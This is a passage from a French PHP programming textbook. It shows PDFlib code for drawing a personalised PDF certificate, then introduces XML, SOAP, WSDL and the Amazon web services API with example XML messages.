Lorsque nous avons terminé d'ajouter des éléments dans la page, nous devons appeler `pdf end page()`, comme ceci :

```
pdf_end_page($pdf);
```

Lorsque nous avons fini de générer le document PDF, nous devons le fermer avec la fonction `pdf close()`.

La ligne :

```
pdf_close($pdf);
```

termine la production de notre document.

On peut alors le transmettre au navigateur :

```
$data = pdf_get_buffer($pdf);

// generate the headers to help a browser choose the correct application
  header('Content-Type: application/pdf');
  header('Content-Disposition: inline; filename=testpdf.pdf');
  header('Content-Length: ' . strlen($data));

  // output PDF
  echo $data;
```

Vous pouvez également écrire ces données sur disque en passant un nom de fichier comme second paramètre à `pdf open file()`.

Notez que certains paramètres des fonctions PDFlib qui sont documentés dans le manuel PHP comme étant facultatifs sont en fait requis dans certaines versions de PDFlib. Le document que nous souhaitons produire pour le certificat est un peu plus complexe, puisqu'il contient une marge, une image vectorielle et une image bitmap. Avec les deux autres techniques, nous avions ajouté ces caractéristiques en utilisant notre traitement de texte. Avec PDFlib, nous devrons les ajouter manuellement.

Production d'un certificat avec PDFlib

Pour pouvoir utiliser PDFlib, nous avons choisi certains compromis. Bien qu'il soit certainement possible de dupliquer exactement le certificat que nous avions utilisé précédemment, il faudrait beaucoup plus de travail pour produire et positionner chaque élément manuellement, alors qu'il suffisait d'utiliser un outil comme Microsoft Word pour mettre en page le document.

Nous voulons utiliser le même texte que précédemment, y compris le cachet et la signature bitmap, mais nous n'allons pas générer la bordure sophistiquée. Le code complet de ce script est présenté dans le Listing 30.6.

Listing 30.6 : *pdflib.php* — Génération de notre certificat avec PDFlib

```
<?php
  // Création de variables aux noms courts
  $name = $_POST['name'];
  $score = $_POST['score'];

  if(!$name || !$score) {
    echo "<h1>Error:</h1>
          <p>This page was called incorrectly</p>";
  }  else  {
    $date = date( 'F d, Y' );

    // Création d'un document PDF en mémoire
    $pdf = pdf_new();
    pdf_open_file($pdf, "");

    // Fixe le nom de la police pour l'utiliser plus tard
    $fontname = 'Times-Roman';

    // Configure la taille de la page en points et crée une page.
    // US letter fait 11" x 8.5" et il y a environ 72 points par
    // pouce
    $width = 11*72;
    $height = 8.5*72;
    pdf_begin_page($pdf, $width, $height);

    // Dessine les contours
```

```
$inset = 20; // Espace entre le contour et le bord de la page
$border = 10; // Largeur de la ligne de contour principale
$inner = 2; // Espace à l'intérieur du contour

// Dessine le contour extérieur
pdf_rect($pdf, $inset-$inner,
               $inset-$inner,
               $width-2*($inset-$inner),
               $height-2*($inset-$inner));
pdf_stroke($pdf);

// Dessine le contour principal, large de $border points
pdf_setlinewidth($pdf, $border);
pdf_rect($pdf, $inset+$border/2,
               $inset+$border/2,
               $width-2*($inset+$border/2),
               $height-2*($inset+$border/2));
pdf_stroke($pdf);
pdf_setlinewidth($pdf, 1.0);

// Dessine le contour intérieur
pdf_rect($pdf, $inset+$border+$inner,
               $inset+$border+$inner,
               $width-2*($inset+$border+$inner),
               $height-2*($inset+$border+$inner));
pdf_stroke($pdf);

// Ajoute l'en-tête
$font = pdf_findfont($pdf, $fontname, 'host', 0);
if ($font) {
  pdf_setfont($pdf, $font, 48);
}
$startx = ($width - pdf_stringwidth($pdf, 'PHP Certification',
          $font, '12'))/2;
pdf_show_xy($pdf, 'PHP Certification', $startx, 490);

// Ajoute le texte
$font = pdf_findfont($pdf, $fontname, 'host', 0);
if ($font) {
  pdf_setfont($pdf, $font, 26);
}
$startx = 70;
pdf_show_xy($pdf, 'This is to certify that:', $startx, 430);
pdf_show_xy($pdf, strtoupper($name), $startx+90, 391);

$font = pdf_findfont($pdf, $fontname, 'host', 0);
if ($font)
  pdf_setfont($pdf, $font, 20);

pdf_show_xy($pdf, 'has demonstrated that they are certifiable '.
                  'by passing a rigorous exam', $startx, 340);
pdf_show_xy($pdf, 'consisting of three multiple choice
                   questions.', $startx, 310);

pdf_show_xy($pdf, "$name obtained a score of $score".'%.',
                   $startx, 260);
```

```
pdf_show_xy($pdf, 'The test was set and overseen by the ',
                  $startx, 210);
pdf_show_xy($pdf, 'Fictional Institute of PHP Certification',
                 $startx, 180);
pdf_show_xy($pdf, "on $date.", $startx, 150);
pdf_show_xy($pdf, 'Authorised by:', $startx, 100);

// Ajoute l'image bitmap de la signature
$signature = pdf_load_image($pdf, 'png',
             '/Program Files/Apache Software /' .
             'Apache2.2/htdocs/phpmysql4e/chapitre30/' .
              'signature.png', '');
pdf_fit_image($pdf, $signature, 200, 75, '');
pdf_close_image($pdf, $signature);

// Configure les couleurs pour le cachet
pdf_setcolor ($pdf, 'both', 'cmyk', 43/255, 49/255, 1/255,
              67/255);  // Bleu foncé
pdf_setcolor ($pdf, 'both', 'cmyk', 1/255, 1/255, 1/255,
               1/255);  // Noir

// Dessine le ruban 1
pdf_moveto($pdf, 630, 150);
pdf_lineto($pdf, 610, 55);
pdf_lineto($pdf, 632, 69);
pdf_lineto($pdf, 646, 49);
pdf_lineto($pdf, 666, 150);
pdf_closepath($pdf);
pdf_fill($pdf);

// Met en relief le ruban 1
pdf_moveto($pdf, 630, 150);
pdf_lineto($pdf, 610, 55);
pdf_lineto($pdf, 632, 69);
pdf_lineto($pdf, 646, 49);
pdf_lineto($pdf, 666, 150);
pdf_closepath($pdf);
pdf_stroke($pdf);

// Dessine le ruban 2
pdf_moveto($pdf, 660, 150);
pdf_lineto($pdf, 680, 49);
pdf_lineto($pdf, 695, 69);
pdf_lineto($pdf, 716, 55);
pdf_lineto($pdf, 696, 150);
pdf_closepath($pdf);
pdf_fill($pdf);

// Met en relief le ruban 2
pdf_moveto($pdf, 660, 150);
pdf_lineto($pdf, 680, 49);
pdf_lineto($pdf, 695, 69);
pdf_lineto($pdf, 716, 55);
pdf_lineto($pdf, 696, 150);
pdf_closepath($pdf);
```

```
    pdf_stroke($pdf);

    pdf_setcolor ($pdf, 'both', 'cmyk', 1/255, 81/255, 81/255,
                  20/255);  // Rouge

    // Dessine le cachet
    draw_star(665, 175, 32, 57, 10, $pdf, true);

    // Met en relief le cachet
    draw_star(665, 175, 32, 57, 10, $pdf, false);

    // Termine la page et prépare son affichage
    pdf_end_page($pdf);
    pdf_close($pdf);
    $data = pdf_get_buffer($pdf);

    // Produit les en-têtes pour aider le navigateur à choisir la
    // bonne application
    header('Content-type: application/pdf');
    header('Content-disposition: inline; filename=test.pdf');
    header('Content-length: ' . strlen($data));

    // Affiche le PDF
    echo $data;
  }

  function draw_star($centerx, $centery, $points, $radius,
                     $point_size, $pdf, $filled)  {
    $inner_radius = $radius-$point_size;

    for ($i = 0; $i<=$points*2; $i++)  {
      $angle= ($i*2*pi())/($points*2);

      if($i%2) {
        $x = $radius*cos($angle) + $centerx;
        $y = $radius*sin($angle) + $centery;
      } else {
        $x = $inner_radius*cos($angle) + $centerx;
        $y = $inner_radius*sin($angle) + $centery;
      }

      if($i==0) {
        pdf_moveto($pdf, $x, $y);
      } else if ($i==$points*2) {
        pdf_closepath($pdf);
      } else {
        pdf_lineto($pdf, $x, $y);
      }
    }
    if($filled) {
      pdf_fill_stroke($pdf);
    } else {
      pdf_stroke($pdf);
    }
  }
?>
```

Le certificat généré par ce script est présenté à la Figure 30.7. Comme vous pouvez le constater, il ressemble beaucoup aux autres certificats, sauf que son cadre est plus simple et que le cachet est légèrement différent. En effet, nous les avons dessinés directement dans le document, au lieu de passer par un fichier d'image existant.

Figure 30.7

pdflib.php *dessine le certificat dans un document PDF.*

Nous allons maintenant étudier les parties de ce script que nous n'avons pas encore présentées avec les exemples précédents.

Les certificats devant être personnalisés avec les informations personnelles des utilisateurs, nous allons créer le document en mémoire au lieu de le créer dans un fichier. En effet, si nous l'avions créé dans un fichier, nous aurions dû implémenter des mécanismes permettant de générer des noms de fichiers uniques, d'empêcher les utilisateurs d'examiner les certificats des autres utilisateurs et de supprimer les anciens certificats afin de libérer de la place sur le serveur. Pour créer un document en mémoire, nous appelons `pdf new()` sans paramètre suivi d'un appel à `pdf open file()`, comme ceci :

```
$pdf = pdf_new();
pdf_open_file($pdf, "");
```

Notre cadre simplifié est composé de trois bandes : un cadre épais entouré de deux cadres plus fins. Ces cadres sont dessinés comme des rectangles simples.

Pour positionner ce cadre tout en pouvant modifier facilement la taille de la page ou l'apparence du cadre, nous allons le dessiner d'après les variables que nous possédons, `$width` et `$height`, ainsi que quelques nouvelles variables : `$inset`, `$border` et `$inner`.

Nous utilisons `$inset` pour indiquer la distance en points entre le cadre et le bord de la page, `$border` pour indiquer l'épaisseur de la bande principale, et `$inner` pour préciser la distance entre la bande principale et les petites bandes.

Si vous avez l'habitude de dessiner avec une autre API graphique, la bibliothèque PDFlib ne devrait pas vous surprendre. Si vous n'avez pas encore lu le Chapitre 20, il pourrait être intéressant de le faire maintenant, puisque l'utilisation de la bibliothèque `gd` ressemble énormément à celle de PDFlib en ce qui concerne la génération des images.

Les bandes fines sont simples à dessiner. Pour créer un rectangle, nous utilisons la fonction `pdf rect()`, qui prend en paramètre l'identificateur du document PDF, les coordonnées x et y du coin inférieur gauche du rectangle et la largeur et la hauteur du rectangle. Comme notre mise en page doit être adaptable, nous calculons ces paramètres d'après les variables que nous possédons.

```
pdf_rect($pdf, $inset-$inner,
               $inset-$inner,
               $width-2*($inset-$inner),
               $height-2*($inset-$inner));
```

L'appel à `pdf rect()` définit un chemin ayant la forme d'un rectangle. Pour dessiner ce chemin, nous devons appeler la fonction `pdf stroke()`, comme ceci :

```
pdf_stroke($pdf);
```

Pour dessiner la bande large, nous devons préciser la largeur du trait. La largeur par défaut est de 1 point. L'appel suivant à `pdf setlinewidth()` permet de modifier cette largeur, en fonction de `$border` (c'est-à-dire 10 points) :

```
pdf_setlinewidth($pdf, $border);
```

Après avoir défini la largeur du trait, nous pouvons créer un rectangle avec `pdf rect()` et appeler `pdf stroke()` pour le dessiner.

```
pdf_rect($pdf, $inset+$border/2,
               $inset+$border/2,
               $width-2*($inset+$border/2),
               $height-2*($inset+$border/2));
pdf_stroke($pdf);
```

Lorsque la bande large a été dessinée, il ne faut pas oublier de réinitialiser la largeur du trait à 1 :

```
pdf_setlinewidth($pdf, 1.0);
```

Nous allons nous servir de `pdf show xy()` pour positionner chaque ligne de texte du certificat. Pour la plupart des lignes de texte, nous nous servirons d'une marge gauche configurable (`$startx`) comme coordonnée x et d'une valeur empirique pour la coordonnée y. Comme l'en-tête doit être centré sur la page, nous devons connaître sa largeur

pour pouvoir le positionner précisément. Pour cela, on fait appel à la fonction `pdf stringwidth()`. L'instruction suivante :

```
pdf_stringwidth($pdf, 'PHP Certification', $font, '12');
```

renvoie la largeur de la chaîne `"PHP Certification"` en fonction de la police et de la taille de police actuelles.

Comme pour les autres versions du certificat, nous ajoutons une signature sous la forme d'une image bitmap scannée. Les trois instructions suivantes :

```
$signature = pdf_load_image($pdf, 'png',
                 '/Program Files/Apache Software /' .
                 'Apache2.2/htdocs/phpmysql4e/chapitre30/' .
                  'signature.png', '');
pdf_fit_image($pdf, $signature, 200, 75, '');
pdf_close_image($pdf, $signature);
```

permettent d'ouvrir un fichier PNG contenant la signature, d'ajouter l'image dans la page à l'emplacement spécifié et de fermer le fichier PNG. Vous pouvez évidemment choisir d'autres types de fichiers.

INFO

Lorsque vous chargez une image avec `pdf load image()`, donnez le chemin d'accès complet au fichier dans le système de fichiers. Ici, le chemin vers *signature.png* est celui d'un système Windows.

L'élément le plus difficile à ajouter à notre certificat avec PDFlib est certainement le cachet. Il est impossible d'ouvrir automatiquement et d'inclure le fichier *.wmf* (*Windows Meta File*) contenant le cachet que nous avons déjà utilisé, mais nous pouvons dessiner n'importe quelle forme dans notre page.

Pour dessiner une forme remplie comme celle du ruban, nous pouvons nous servir du code suivant. Nous commençons par choisir la couleur noire comme couleur de trait et la couleur bleue comme couleur de remplissage.

```
pdf_setcolor($pdf, 'fill', 'rgb', 0, 0, .4, 0);  // Bleu foncé.
pdf_setcolor($pdf, 'stroke', 'rgb', 0, 0, 0, 0); // Noir.
```

Nous définissons ensuite un polygone à cinq côtés pour dessiner l'un des rubans, puis nous le remplissons :

```
pdf_moveto($pdf, 630, 150);
pdf_lineto($pdf, 610, 55);
pdf_lineto($pdf, 632, 69);
pdf_lineto($pdf, 646, 49);
pdf_lineto($pdf, 666, 150);
pdf_closepath($pdf);
pdf_fill($pdf);
```

Comme le contour du polygone doit également être dessiné, nous devons définir une seconde fois le même chemin, mais en appelant `pdf stroke()` à la place de `pdf fill()`.

L'étoile du cachet étant un motif répétitif, nous avons écrit une fonction pour calculer le chemin à décrire. Notre fonction s'appelle `draw star()` et elle prend en paramètres les coordonnées cartésiennes du centre, le nombre de pointes à dessiner, le rayon du cachet, la longueur des pointes, un identificateur de document PDF et une valeur booléenne indiquant si la figure doit être remplie ou non.

La fonction `draw star()` se sert des fonctions trigonométriques de base pour calculer l'emplacement des points du contour. Pour chaque point de la figure, nous calculons un point sur la circonférence du cercle et un point sur un cercle plus petit `$point size` dans le cercle extérieur, puis nous traçons une ligne entre ces deux points. Il faut savoir que les fonctions trigonométriques de PHP comme `cos()` et `sin()` travaillent en radians et non en degrés.

À l'aide d'une fonction et de quelques notions en mathématiques, nous pouvons générer précisément n'importe quelle forme complexe et répétitive. Si nous avions voulu dessiner un cadre plus élaboré, nous aurions pu reprendre cette approche.

Lorsque tous les éléments de notre page sont produits, il ne reste plus qu'à fermer la page et le document.

Gestion des problèmes avec les en-têtes

Un point sur lequel nous n'avons pas beaucoup insisté, mais qui est cependant important, est qu'il faut indiquer au navigateur le type des données que nous lui envoyons. Il faut pour cela envoyer un en-tête HTTP de type de contenu, comme ceci :

```
header( 'Content-type: application/msword' );
```

ou :

```
header( 'Content-type: application/pdf' );
```

Il faut également savoir que les navigateurs ne traitent pas tous ces en-têtes de la même façon. Internet Explorer, notamment, choisit souvent d'ignorer le type MIME et tente de détecter automatiquement le type du fichier (ce problème semble s'être arrangé avec les dernières versions d'Internet Explorer ; si vous le rencontrez, la solution la plus simple peut donc être de mettre à niveau votre navigateur).

Certains de nos en-têtes ont tendance à poser problème avec les en-têtes de contrôle de sessions. Il y a plusieurs manières de contourner cela, mais nous nous sommes rendu compte que l'utilisation de paramètres GET à la place de paramètres POST ou de paramètres de variables de sessions était une possibilité.

Une autre solution consiste à ne pas utiliser un fichier PDF en ligne, en demandant à l'utilisateur de le télécharger, comme dans l'exemple *Bonjour tout le monde* de PDFlib.

Vous pouvez également éviter certains problèmes si vous êtes prêt à écrire deux versions légèrement différentes de votre code, une pour Firefox et une pour Internet Explorer.

Pour aller plus loin

Pour compléter ce projet, vous pouvez ajouter des questions d'évaluation plus réalistes. Nous ne nous en sommes pas occupés ici, car notre exemple est essentiellement une démonstration des différents moyens de fournir vos propres documents en ligne.

Parmi les exemples de documents personnalisés que vous pouvez fournir en ligne, on peut citer les documents légaux, les formulaires de commandes ou d'applications partiellement remplis, ou les formulaires nécessaires aux services gouvernementaux.

Nous vous suggérons de visiter le site d'Adobe, **http://www.adobe.com**, si vous souhaitez vous documenter plus précisément sur les formats PDF et FDF.

La suite

Dans le chapitre suivant, nous étudierons les fonctionnalités XML de PHP et nous les utiliserons pour nous connecter à l'API des services web d'Amazon avec REST et SOAP.

31

Connexion à des services web avec XML et SOAP

Au cours de ces dernières années, XML (*Extensible Markup Language*) a pris une part de plus en plus importante dans la communication des informations. Dans ce chapitre, nous utiliserons l'interface des services web d'Amazon pour construire un panier virtuel sur notre site, qui utilisera Amazon comme fournisseur du service (cette application s'appelle *Tahuayo*, qui est le nom d'une tribu amazonienne). Pour ce projet, nous utiliserons deux méthodes différentes, SOAP et REST, cette dernière étant également appelée *XML par HTTP*. Pour implémenter ces deux méthodes, nous utiliserons la bibliothèque *SimpleXML* intégrée à PHP et l'extension *NuSOAP*.

Présentation du projet : manipuler XML et les services web

Ce projet a deux buts : le premier est de vous aider à comprendre ce que représentent XML et SOAP et comment les utiliser en PHP ; le second est d'utiliser ces technologies pour communiquer avec le monde extérieur. Nous avons choisi le programme des services web d'Amazon car c'est un exemple intéressant susceptible de vous servir pour votre propre site.

Amazon a depuis longtemps mis en place un programme permettant de faire la publicité de ses produits sur d'autres sites. À partir de votre site, un utilisateur peut ainsi suivre un lien vers la page d'un produit vendu sur le site d'Amazon et, s'il achète ce produit, vous recevez une petite commission.

Le programme des services web vous permet plutôt d'utiliser Amazon comme un moteur de recherche : vous pouvez le parcourir et afficher les résultats sur votre propre site, ou remplir directement le panier virtuel d'un de vos utilisateurs avec les articles qu'il a sélectionnés tout en parcourant votre site. En d'autres termes, le client utilise votre site jusqu'à la commande, ce qui l'oblige à passer par Amazon.

Les communications entre vous et Amazon peuvent avoir lieu de deux façons. La première consiste à utiliser XML par HTTP, également connu comme REST (*Representational State Transfer*). Pour effectuer une recherche avec cette méthode, par exemple, on envoie une requête HTTP classique demandant l'information recherchée et Amazon répondra avec un document XML contenant la réponse. On peut ensuite analyser ce document XML et afficher les résultats de la recherche en utilisant l'interface de notre choix. L'envoi et la réception des données par HTTP est très simple, mais la facilité d'analyse du document résultant dépend de sa complexité.

Le second moyen de communiquer avec Amazon consiste à utiliser SOAP, qui est l'un des protocoles standard pour les services web. Bien qu'il ait signifié initialement *Simple Object Access Protocol*, on s'est aperçu que ce protocole n'était pas si simple que cela et que ce nom était un peu trompeur. On l'appelle donc toujours SOAP, mais ce n'est plus un acronyme.

Dans ce projet, nous construirons un client SOAP capable d'envoyer des requêtes et de recevoir les réponses du serveur SOAP d'Amazon. Ces réponses contiennent les mêmes informations que celles obtenues par REST, mais nous utiliserons une approche différente pour en extraire les données : nous ferons appel à la bibliothèque NuSOAP.

Le dernier but de ce projet consistera à construire notre propre site de vente de livres en ligne en utilisant Amazon comme serveur. Nous implémenterons deux versions : une avec REST, l'autre avec SOAP.

Avant de passer aux différents éléments de notre application, nous allons prendre le temps de nous familiariser avec la structure et l'utilisation de XML, ainsi qu'avec les services web en général.

Introduction à XML

Passons un peu de temps à étudier XML et les services web au cas où ces concepts ne vous seraient pas familiers.

Comme nous l'avons déjà mentionné, XML signifie *Extensible Markup Language*. Sa spécification est disponible sur le site du W3C, **http://www.w3.org/XML/**.

XML dérive de SGML, *Standard Generalized Markup Language*. Si vous connaissez déjà HTML, *Hypertext Markup Language* (ci ce n'est pas le cas, vous lisez ce livre à l'envers), vous n'aurez pas de difficulté à comprendre les concepts de XML.

XML est un langage à balises pour représenter des documents sous forme textuelle. Le Listing 31.1 contient un exemple de document XML qui est une réponse envoyée par Amazon à une requête XML par HTTP utilisant un certain nombre de paramètres.

Listing 31.1 : Document XML décrivant la première édition de ce livre

```
<?xml version="1.0" encoding="UTF-8"?>
<ItemLookupResponse
   xmlns="http://webservices.amazon.com/AWSECommerceService/2005-03-23">
  <Items>
     <Request>
       <IsValid>True</IsValid>
         <ItemLookupRequest>
         <IdType>ASIN</IdType>
         <ItemId>0672317842</ItemId>
         <ResponseGroup>Similarities</ResponseGroup>
         <ResponseGroup>Small</ResponseGroup>
       </ItemLookupRequest>
     </Request>
    <Item>
      <ASIN>0672317842</ASIN>
      <DetailPageURL>http://www.amazon.com/PHP-MySQL-Development-Luke-Welling/
      dp/0672317842%3F%26linkCode%3Dsp1%26camp%3D2025%26creative%3D165953%26
      creativeASIN%3D0672317842
      </DetailPageURL>
      <ItemAttributes>
        <Author>Luke Welling</Author>
        <Author>Laura Thomson</Author>
        <Manufacturer>Sams</Manufacturer>
        <ProductGroup>Book</ProductGroup>
        <Title>PHP and MySQL Web Development</Title>
      </ItemAttributes>
      <SimilarProducts>
         <SimilarProduct>
            <ASIN>1590598628</ASIN>
            <Title>Beginning PHP and MySQL: From Novice to
            Professional,
            Third Edition  (Beginning from Novice to
            Professional)</Title>
         </SimilarProduct>
         <SimilarProduct>
            <ASIN>032152599X</ASIN>
            <Title>PHP 6 and MySQL 5 for Dynamic Web Sites:
                Visual QuickPro Guide</Title>
         </SimilarProduct>
         <SimilarProduct>
            <ASIN>B00005UL4F</ASIN>
            <Title>JavaScript Definitive Guide</Title>
         </SimilarProduct>
         <SimilarProduct>
            <ASIN>1590596145</ASIN>
            <Title>CSS Mastery: Advanced Web Standards
            Solutions</Title>
         </SimilarProduct>
         <SimilarProduct>
            <ASIN>0596005431</ASIN>
            <Title>Web Database Applications with PHP &amp;amp; MySQL,
               2nd Edition</Title>
         </SimilarProduct>
      </SimilarProducts>
   </Item>
</Items>
</ItemLookupResponse>
```

Ce document commence par la ligne suivante :

```
<?xml version="1.0" encoding="UTF-8"?>
```

Cette déclaration standard indique que le document qui suit sera du XML encodé en UTF-8.

Examinons maintenant le corps du document. Il est formé de paires de balises ouvrantes et fermantes comme :

```
<Item>
...
</Item>
```

`Item` est un élément, exactement comme en HTML et, comme en HTML, les éléments peuvent être imbriqués, comme dans cet exemple de l'attribut `ItemAttributes`, contenu dans l'élément `Item` et qui contient lui-même des éléments comme `Author` :

```
<ItemAttributes>
   <Author>Luke Welling</Author>
   <Author>Laura Thomson</Author>
   <Manufacturer>Sams</Manufacturer>
   <ProductGroup>Book</ProductGroup>
   <Title>PHP and MySQL Web Development</Title>
</ItemAttributes>
```

Il y a cependant quelques différences par rapport à HTML. La première est que toute balise ouvrante doit être appariée avec une balise fermante. Une exception à cette règle est celle des éléments vides, qui peuvent s'ouvrir et se fermer dans la même balise puisqu'ils ne contiennent aucun texte. Si vous connaissez XHTML, vous avez déjà rencontré la balise `<br />`, qui remplace `<br>` justement pour cette raison. En outre, tous les éléments doivent être correctement imbriqués. Vous vous en sortirez peut-être avec `<b><i>Text</b></i>` en HTML mais, pour que ce soit du XML ou du XHTML valide, les balises doivent être correctement imbriquées, c'est-à-dire `<b><i>Text</i></b>`.

La principale différence que vous remarquerez entre XML et HTML est qu'il semble que nous créons nos propres balises au fur et à mesure ! C'est le gros avantage de XML et c'est ce qui lui donne sa souplesse. Vous pouvez structurer vos documents pour qu'ils correspondent aux données que vous voulez stocker. Vous pouvez formaliser la structure des documents XML en écrivant soit une DTD (*Document Type Definition*), soit un *schéma XML*. Ces deux documents servent à décrire la structure d'un document XML. Vous pouvez ainsi considérer une DTD ou un schéma comme une déclaration de classe et le document XML comme une instance de cette classe. Dans notre exemple, nous n'utilisons ni DTD ni schéma.

Le schéma XML actuel d'Amazon pour les services web est disponible à l'URL **http://webservices.amazon.com/AWSECommerceService/AWSECommerceService.xsd**. Vous devriez pouvoir l'ouvrir directement dans votre navigateur.

Vous remarquerez que, à part la déclaration XML initiale, tout le corps de notre exemple de document est contenu dans l'élément `ItemLookupResponse`. Celui-ci est appelé *élément racine* du document. Étudions-le de plus près :

```
<ItemLookupResponse
   xmlns="http://webservices.amazon.com/AWSECommerceService/2005-03-23">
```

Cet élément possède un attribut un peu inhabituel, *l'espace de noms XML*. Vous n'avez pas besoin de comprendre les espaces de noms pour ce projet, mais ils peuvent être très utiles. L'idée de base consiste à qualifier les noms des éléments et des attributs avec un espace de noms pour qu'il n'y ait pas de collisions lorsque l'on manipule des documents provenant de plusieurs sources.

Si vous voulez en savoir plus sur les espaces de noms, vous pouvez lire le document "*Namespaces in XML Recommendation*", disponible à l'URL **http://www.w3.org/TR/REC-xml-names/**.

Il existe un nombre incommensurable de ressources qui vous permettront d'en savoir plus sur XML en général. Le site du W3C est un bon point de départ et il existe également des centaines d'excellents livres et didacticiels en ligne. ZVON.org propose l'un des meilleurs didacticiels en ligne sur XML.

Introduction aux services web

Les services web sont des interfaces d'applications disponibles *via* le Web. En termes de programmation orientée objet, un service web est une classe qui expose ses méthodes publiques par le Web. Ces services sont désormais largement répandus et certaines grosses sociétés rendent disponibles certaines de leurs fonctionnalités par leur intermédiaire.

Google, Amazon, eBay et PayPal, par exemple, offrent un certain nombre de services web. Après avoir mis en place un client vers l'interface d'Amazon dans ce chapitre, vous constaterez qu'il est également très simple de faire de même pour Google. Pour plus d'informations sur l'interface de Google, consultez la page **http://code.google.com/**.

Plusieurs protocoles essentiels sont impliqués dans ces appels de fonction distantes ; SOAP et WSDL sont deux des plus importants.

SOAP

SOAP est un protocole de messages de type "requête-réponse" qui permet aux clients d'invoquer des services web et aux serveurs de répondre. Chaque message SOAP, que ce soit une requête ou une réponse, est un simple document XML. Le Listing 31.2 montre un exemple de requête que vous pourriez envoyer à Amazon. En fait, il s'agit de la requête qui a produit la réponse que nous avons présentée dans le Listing 31.1.

Listing 31.2 : Requête SOAP pour une recherche d'après l'ASIN

```
<SOAP-ENV:Envelope>
  <SOAP-ENV:Body>
    <m:ItemLookup>
      <m:Request>
        <m:AssociateTag>webservices-20</m:AssociateTag>
        <m:IdType>ASIN</m:IdType>
        <m:ItemId>0672317842</m:ItemId>
        <m:AWSAccessKeyId>0XKKZBBJHE7GNBWF2ZG2</m:AWSAccessKeyId>
        <m:ResponseGroup>Similarities</m:ResponseGroup>
        <m:ResponseGroup>Small</m:ResponseGroup>
      </m:Request>
    </m:ItemLookup>
  </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

Le message SOAP commence par une déclaration indiquant qu'il s'agit d'un document XML. L'élément racine de tous les messages SOAP est l'enveloppe SOAP. Elle inclut l'élément `Body` qui contient la véritable requête.

Cette requête est un `ItemLookup`, qui est une instance demandant au serveur d'Amazon de rechercher un article particulier dans sa base de données en utilisant l'ASIN (*Amazon.com Standard Item Number*). L'ASIN est un identifiant unique permettant de désigner chaque produit de la base de données d'Amazon.

Vous pouvez considérer un `ItemLookup`_comme un appel de fonction sur une machine distante et les éléments qu'il contient comme les paramètres passés à cette fonction. Ici, après avoir passé la valeur "ASIN" *via* l'élément `IdType`, nous transmettons le véritable ASIN (0672317842) *via* l'élément `ItemId` (il s'agit de l'identifiant de la première édition de ce livre). Il faut également passer le `AssociateTag`, qui est votre identifiant d'associé, le type des réponses que vous attendez (*via* l'élément `ResponseGroup`) et le `AWSAccessKeyId`, qui est un jeton développeur qu'Amazon vous donnera.

La réponse à cette requête ressemble au document XML que nous avons examiné au Listing 31.1, mais elle est encapsulée dans une enveloppe SOAP.

Lorsque l'on manipule SOAP, on produit les requêtes SOAP et on interprète les réponses par programme, en utilisant une bibliothèque SOAP quel que soit le langage de programmation utilisé. C'est une bonne chose car cela évite de devoir construire la requête et interpréter la réponse manuellement.

WSDL

WSDL signifie *Web Services Description Language* (on le prononce souvent "wizdul"). Ce langage sert à décrire l'interface vers les services disponibles sur un certain site. Si vous voulez consulter le document WSDL qui décrit les services web d'Amazon utilisés dans ce chapitre, vous le trouverez à l'URL **http://ecs.amazonaws.com/AWSECommerceService/AWSECommerceService.wsdl**.

Comme vous le constaterez si vous suivez ce lien, les documents WSDL sont bien plus complexes que les messages SOAP. Si vous avez le choix, produisez-les et interprétez-les toujours par programme.

Si vous voulez en savoir plus sur WSDL, consultez la recommandation du W3C, sur la page **http://www.w3.org/TR/wsdl20/**.

Composants de la solution

Pour construire notre projet, nous avons besoin de quelques composants. Outre les plus évidents – une interface vers le panier virtuel pour le montrer aux clients et le code pour se connecter à Amazon *via* REST ou SOAP –, certains composants auxiliaires sont nécessaires. Après avoir récupéré un document XML, notre code doit pouvoir l'analyser pour en extraire les informations que l'on souhaite afficher dans le panier. Pour respecter les conditions d'Amazon et améliorer les performances, il faut utiliser un cache. Enfin, la commande devant être passée auprès d'Amazon, on doit pouvoir transmettre le contenu du panier d'un utilisateur à Amazon et rediriger cet utilisateur vers ce service.

Le panier virtuel sera donc la partie frontale de ce système. Nous avons déjà construit un panier virtuel au Chapitre 26 mais, comme cette partie n'est pas l'objectif principal de ce projet, nous n'en utiliserons qu'une version simplifiée. Nous nous contenterons de fournir un panier de base pour pouvoir savoir ce que veut acheter le client et le signaler à Amazon lors de la validation de la commande.

Utilisation de l'interface des services web d'Amazon

Pour utiliser l'interface des services web d'Amazon, vous devez vous enregistrer sur la page **http://aws.amazon.com/** afin d'obtenir un jeton développeur qui servira à vous identifier auprès d'Amazon lorsque vous lui enverrez vos requêtes.

Vous pouvez aussi demander un identifiant d'associé Amazon qui vous permettra de recevoir une commission si des personnes achètent des produits en passant par votre interface.

Le centre de ressource des développeurs pour les services web d'Amazon (AWS pour *Amazon Web Services*), **http://developer.amazonwebservices.com/**, contient un grand nombre de documentations, de didacticiels et d'exemples de code pour se connecter à tous les services web d'Amazon *via* SOAP et REST. En suivant les exemples de ce chapitre, vous disposerez d'un système fonctionnel et vous apprendrez les notions fondamentales des connexions à AWS et de la récupération des informations, mais vous devez passer un peu de temps à lire la documentation si vous comptez améliorer cette application. Vous pouvez, par exemple, rechercher et récupérer un grand nombre d'articles en utilisant soit l'interface de navigation soit celle de recherche directe. Les données qui vous sont renvoyées peuvent être structurées de façons très variées en fonction des

éléments dont vous avez besoin. Toutes ces informations sont documentées dans le guide du développeur AWS, disponible sur le site web.

INFO

AWSZone.com (**http://www.awszone.com/**) est une autre ressource très intéressante. Sur ce site, vous pouvez tester des requêtes REST et SOAP et voir à la fois la structure de la requête et celle de la réponse, ce qui vous permet de savoir comment accéder aux données qui vous sont renvoyées. En outre, les réponses de test peuvent vous aider à connaître le `ResponseGroup` précis que vous devriez utiliser pour obtenir les meilleurs résultats avec la vitesse maximale.

Lorsque vous demandez un jeton développeur, vous devez accepter l'accord de licence. Lisez-le attentivement car il ne s'agit pas du bla-bla habituel des licences logicielles. Certaines conditions de cette licence ont, en effet, une importance au cours de l'implémentation :

- Vous ne pouvez pas faire plus d'une requête par seconde.
- Vous devez mettre en cache les données provenant d'Amazon.
- Vous pouvez mettre en cache la plupart des données pendant vingt-quatre heures et certains attributs stables pendant trois mois.
- Si vous mettez en cache les prix ou la disponibilité des articles pendant plus de une heure, vous devez le signaler au client.
- Vous devez créer un lien vers une page d'Amazon.com et ne pas lier du texte ou des images téléchargés sur Amazon vers un autre site commercial.

